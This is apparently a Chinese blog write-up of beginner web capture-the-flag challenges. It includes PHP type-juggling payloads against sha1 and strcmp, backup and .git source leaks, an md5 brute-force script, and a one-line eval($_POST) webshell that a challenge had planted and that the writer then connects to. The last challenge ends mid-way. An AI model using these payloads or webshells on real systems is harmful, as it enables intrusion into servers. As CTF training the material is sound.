In addition to the GET request method, there is another common request method...

访问网址，发现页面405



该网页无法正常工作

如果问题仍然存在，请与网站所有者联系。

HTTP ERROR 405

重新加载

https://blog.csdn.net/qq_46150940

看提示应该用POST request method，用post提交随便提交一个welcome，得到php源码

Load URL: http://49.234.224.119:8000/

Split URL

Execute

Post data Referrer 0xHEX %URL BASE64 Replace

Post data: welcome

禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

NETCRAFT Services Risk Rating Since: New Site Rank: - Site Report [CN] Tencent cloud computing (Beijing) Co., Ltd.

```
<?php
error_reporting(0);
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
header("HTTP/1.1 405 Method Not Allowed");
exit();
} else {

    if (!isset($_POST['roam1']) || !isset($_POST['roam2'])){
        show_source(__FILE__);
    }
    else if ($_POST['roam1'] !== $_POST['roam2'] && sha1($_POST['roam1']) === sha1($_POST['roam2'])){
        phpinfo(); // collect information from phpinfo!
    }
}
```

https://blog.csdn.net/qq_46150940

代码审计

```
<?php
error_reporting(0);
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
header("HTTP/1.1 405 Method Not Allowed");
exit();
} else {

    if (!isset($_POST['room1']) || !isset($_POST['room2'])){
        show_source(__FILE__);
    }
    else if ($_POST['room1'] !== $_POST['room2'] && sha1($_POST['room1']) === sha1($_POST['room2'])){
        phpinfo(); // collect information from phpinfo!
    }
}
}
```

```
$_SERVER['REQUEST_METHOD'] //判断请求方式
isset() //判断是否设定了某个变量
$_POST["submit"]//通过POST提交的变量判断是否存在通过post方式提交过来的变量
show_source()//函数返回高亮处理的代码
!== //如果 $x 不等于 $y, 且它们类型不相同, 则返回 true。
phpinfo()//显示的是php服务器环境的配置信息
```

由于sha1()函数无法处理数组类型，将报错并返回false。把room1和room1定义成数组，数组的哈希值相同。


```
Payload:room1[]=1&room2[]=2
```

The screenshot shows the Burp Suite interface. The 'Post data' field contains 'room1[]=1&room2[]=2'. Below it, a table displays PHP configuration variables:


allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	no value	no value
auto_globals_jit	On	On
auto_prepend_file	/var/www/html/f1444aagggg.php	/var/www/html/f1444aagggg.php
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	no value	no value
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	no value	no value
docref_ext	no value	no value
docref_root	no value	no value
enable_dl	Off	Off

访问这个文件，使用火狐浏览器，F12查看响应头，得到flag

The screenshot shows a Firefox browser window with the address bar containing '49.234.224.119:8000/f1444aagggg.php'. The page content displays 'Not Found' and 'The requested URL was not found on this server.' The browser's developer tools are open, showing the network tab with a 404 Not Found response.



或者使用burpsuite抓包，查看响应头



2. flagshop

题目描述：你给我钱,我给你flag,就是这么简单

提示：

1.No sessionid!Don't Try to be admin(robot?) 2.Do you know csrf?

报告主题

BUG/投诉/安全

验证码

```
md5($code)[0:5] == 7af5f
```

报告内容

这题没有做出来，但收集到了大佬的md5截断爆破脚本

```
#!/usr/bin/env python
#-*- coding: utf-8 -*-
from multiprocessing.dummy import Pool as tp
import hashlib

knownMd5 = '7af5f' # 已知的md5 明文
def md5(text):
    return hashlib.md5(str(text).encode('utf-8')).hexdigest()

def findCode(code):
    key = code.split(':')
    start = int(key[0])
    end = int(key[1])
    for code in range(start, end):
        if md5(code)[0:5] == knownMd5:
            print(code)
            break

list=[]
for i in range(3): # 这里的range(number)指爆破出多少结果停止
    list.append(str(1000000*i) + ':' + str(1000000*(i+1)))
pool = tp() # 使用多线程加快爆破速度
pool.map(findCode, list)
pool.close()
pool.join()
```

3. 朋友的学妹

题目描述:与妹子单独相处一会儿吧

这里什么都没有哦。

试试下view-source吧~

https://blog.csdn.net/qq_46150940

查看源码

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="UTF-8" />
5   <title>Welcome To Syclover</title>
6   <meta http-equiv="X-UA-Compatible" content="IE=edge">
7   <meta name="viewport" content="width=device-width, initial-scale=1">
8 </head>
9 <body>
10 <p>这里什么都没有哦。</p>
11 <p class="star">试试下view-source吧~
12 </p>
13 <script src="/lib/L2Dwidget.min.js"></script>
14 <script type="text/javascript">
15   L2Dwidget
16     .on('*', (name) => {
17       console.log('%c EVENT ' + '%c ->' + name, 'background: #222; color: yellow', 'background: #fff; color: #000')
18     })
19     .init({
20       dialog: {
21         // 开启对话框
22         enable: true,
23         script: {
24           // 每空闲 10 秒钟, 显示一条一言
25           'every idle 10s': '$hitokoto$',
26           'hover .star': 'F12是个好东西!',
27           'tap body': '1sp, 给你一拳!',
28           'tap face': '听说base64是一种很常见的编码呢~'
29         }
30       }
31     });
32 </script>
33 <!--flag=U11De0YxQF80c19oNExwZnVsbGxsbGx9-->
34 </body>
35 </html>
36
```

https://blog.csdn.net/qq_46150940

Base64解密

U11De0YxQF80c19oNExwZnVsbGxsbGx9

解密结果以16进制显示

SYC{F1@_4s_h4Lpfull11111}

https://blog.csdn.net/qq_46150940

4. EZwww

提示：备份是个“好□”习惯

This website has been backed up

This website has been backed up


dont forget to post something important to get what you want ~QAQ~




www.zip

https://blog.csdn.net/qq_46150940


解压,文件夹里面有个flag.txt文档, 打开添加flag



提交发现错误



在文件夹里面还有个index.php文件, 打开里面是php代码, 搞了半天原来是代码审计问题



```
8 <?php echo ''; ?>
9 </body>
10 </html>
11 <?php
12 $key1 = $_POST['a'];
13 $key2 = base64_decode('c3ljbDB2ZXI=');
14 if($key1 === $key2)
15 {
16     //this is a true flag
17     echo '<p>SYC{xxxxxxxxxxxxxxxxxxxxxx}</p>';
18 }
19 ?>
```

https://blog.csdn.net/qq_46150940

把这段代码拿出来审计

```
<?php
$key1 = $_POST['a'];
$key2 = base64_decode('c3ljbDB2ZXI=');
if($key1 === $key2)
{
    //this is a true flag
    echo '<p>SYC{xxxxxxxxxxxxxxxxxxxxxx}</p>';
}
```

post的方式提交一个变量a，如果变量a的值与字符串 `c3ljbDB2ZXI=` Base64解码后的值相等，则会输出flag。

以post方式提交 `a=sycl0ver`，拿到true flag。

The screenshot shows a web proxy tool interface. The 'Load URL' field contains 'http://47.100.46.169:3901/index.php'. The 'Post data' field contains 'a=sycl0ver'. The interface includes buttons for 'Load URL', 'Split URL', and 'Execute'. Below the 'Post data' field, there are checkboxes for 'Post data' (checked) and 'Referrer'. There are also dropdown menus for encoding: '0xHEX', '%URL', and 'BASE64'. A button labeled 'Insert string to replace' is visible. At the bottom, there is a navigation bar with various icons and text: '禁用', 'Cookies', 'CSS', '表单', '图片', '网页信息', '其他功能', '标记', '缩放', '工具', '查看源代码', '选项', 'Services', 'Risk Rating', 'Since: New Site Rank: - Site Report [CN] Aliyun Computing Co., LTD'.

This website has been backed up

dont forget to post something important to get what you want ~QAQ~



`SYC{Backup_1s_4_good_h4bit_l0l}`

https://blog.csdn.net/qq_46150940

5. EZgit

提示：当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当,嘿嘿嘿。。。

This website is still under construction

do u no what is githack ?



https://blog.csdn.net/qq_46150940

打开cmd，先进入githack路径

```
cd /d "D:\CTF\webtools\GitHack\GitHack-master"
```

然后


```
python2 GitHack.py http://XXXXXXXXXXXXX/.git/
```

```
管理员: C:\Windows\system32\cmd.exe
[*] Cache files
[*] packed-refs
[*] config
[*] HEAD
[*] COMMIT_EDITMSG
[*] ORIG_HEAD
[*] FETCH_HEAD
[*] refs/heads/master
[*] refs/remote/master
[*] index
[*] logs/HEAD
[*] logs/refs/heads/master
[*] Fetch Commit Objects
[*] objects/bd/83925c793fafc3aeda07585175ad03852eaa5d
[*] objects/cf/3e8fc59c95b5f727f2dd4723fc4392318fec81
[*] objects/37/96466675a1db323e42170def92bee71344a2ee
[*] objects/79/37c03fe3006a8b422dc4805d97969e99adcffa
[*] objects/ca/b6e86eb683e0a7bef47dd16941a5b3f8ad056b
[*] objects/05/b9263155a4a8e782d0c7ad9185020bbb140e31
[*] Fetch Commit Objects End
[*] logs/refs/remote/master
[*] logs/refs/stash
[*] refs/stash
[*] Valid Repository
[+] Valid Repository Success


[+] Clone Success. Dist File : D:\CTF\webtools\GitHack\GitHack-master\dist\47.100.46.169_3902
D:\CTF\webtools\GitHack\GitHack-master>_
```

https://blog.csdn.net/qq_46150940


在文件夹下发现了fl4g.php




打开，发现不是flag




应该有隐藏文件夹，git命令 `ls -a`，有隐藏文件夹.git



`cd .git` 然后 `ls -a` 显示文件目录，



一样的操作 `cd ..`，然后通过 `git log` 命令查看历史记录，看到了一个flag



比对

```
git diff 3796466675a1db323e42170def92bee71344a2ee
```

```
commit 3796466675a1db323e42170def92bee71344a2ee
Author: Lola39 <1353714565@qq.com>
Date: Sat Sep 26 23:37:00 2020 +0800

    flag


Administrator@SKY-20201008QMF MINGW32 /d/CTF/webtools/GitHack/GitHack-master/dis
t/47.100.46.169_3902 (master)
$ git diff 3796466675a1db323e42170def92bee71344a2ee
diff --git a/f14g.php b/f14g.php
index 05b9263..cab6e86 100644
--- a/f14g.php
+++ b/f14g.php
@@ -1,1 @@
-<?php 'syc{I_love_syclover_l0l}' ?>
+flag is toooo old!
```

https://blog.csdn.net/qq_46150940

参考: <https://www.cnblogs.com/anweilx/p/12453703.html>

6. 刘壮的黑页

提示: 没有人比我刘壮更懂请求方式



往下划拉, 有一段php代码

```
<?php
include("flag.php");
highlight_file(__FILE__);
$username = $_GET['username'];
$password = $_POST['passwd'];
if ($username === 'admin' && $password === 'syclover') {
    echo $flag;
}
```

用get传入参数username=admin, 用post传入参数passwd =syclover即可得到flag




```
<?php
include("flag.php");
highlight_file(__FILE__);
$username = $_GET['username'];
$password = $_POST['passwd'];
if ($username === 'admin' && $password === 'syclover') {
    echo $flag;
} SYC{d0_y0u_k0nw_GET?}
```

https://blog.csdn.net/qq_46150940

7. 我是大黑客

提示:

唉, 黑客刘壮利用网站漏洞种下了木马, 站长小金跑路了☹



打开该文件

```
liuzhuang.php.bak x
1 <?php
2 eval($_POST['liuzhuang']);
3
```




```
4 //谁是大恶人 那必定是我liuzhuang
5 //当你的服务器看到 0xliuzhuang 就知道要买台新机器了
6 ?>
```

https://blog.csdn.net/qq_46150940

蚁剑连接



flag就在这个文件夹内



sys	flag	2020-10-12 13:17:30	23 b	0644
tmp	run.sh	2016-02-15 10:34:07	549 b	0755
usr	start-apache2.sh	2016-02-15 10:34:07	67 b	0755
	start-mysqld.sh	2016-02-15 10:34:07	29 b	0755

任务列表 https://blog.csdn.net/qq_46150940

8. ezbyypass

提示：你相信这世界上有黑魔法吗？

Please use a GET request to pass in the variables a and b, compare them with strcmp and let strcmp return a value of NULL.

Note that a and b cannot be equal.

https://blog.csdn.net/qq_46150940

这两句话的意思是：

请使用GET请求传入变量a和b，将它们与strcmp进行比较，并让strcmp返回NULL值。

注意a和b不能相等。

```
payload: ?a[]=1&b[]=2
```



OKOK, You got the first step.

Please POST a variable c that is not a number to make it equal to 123



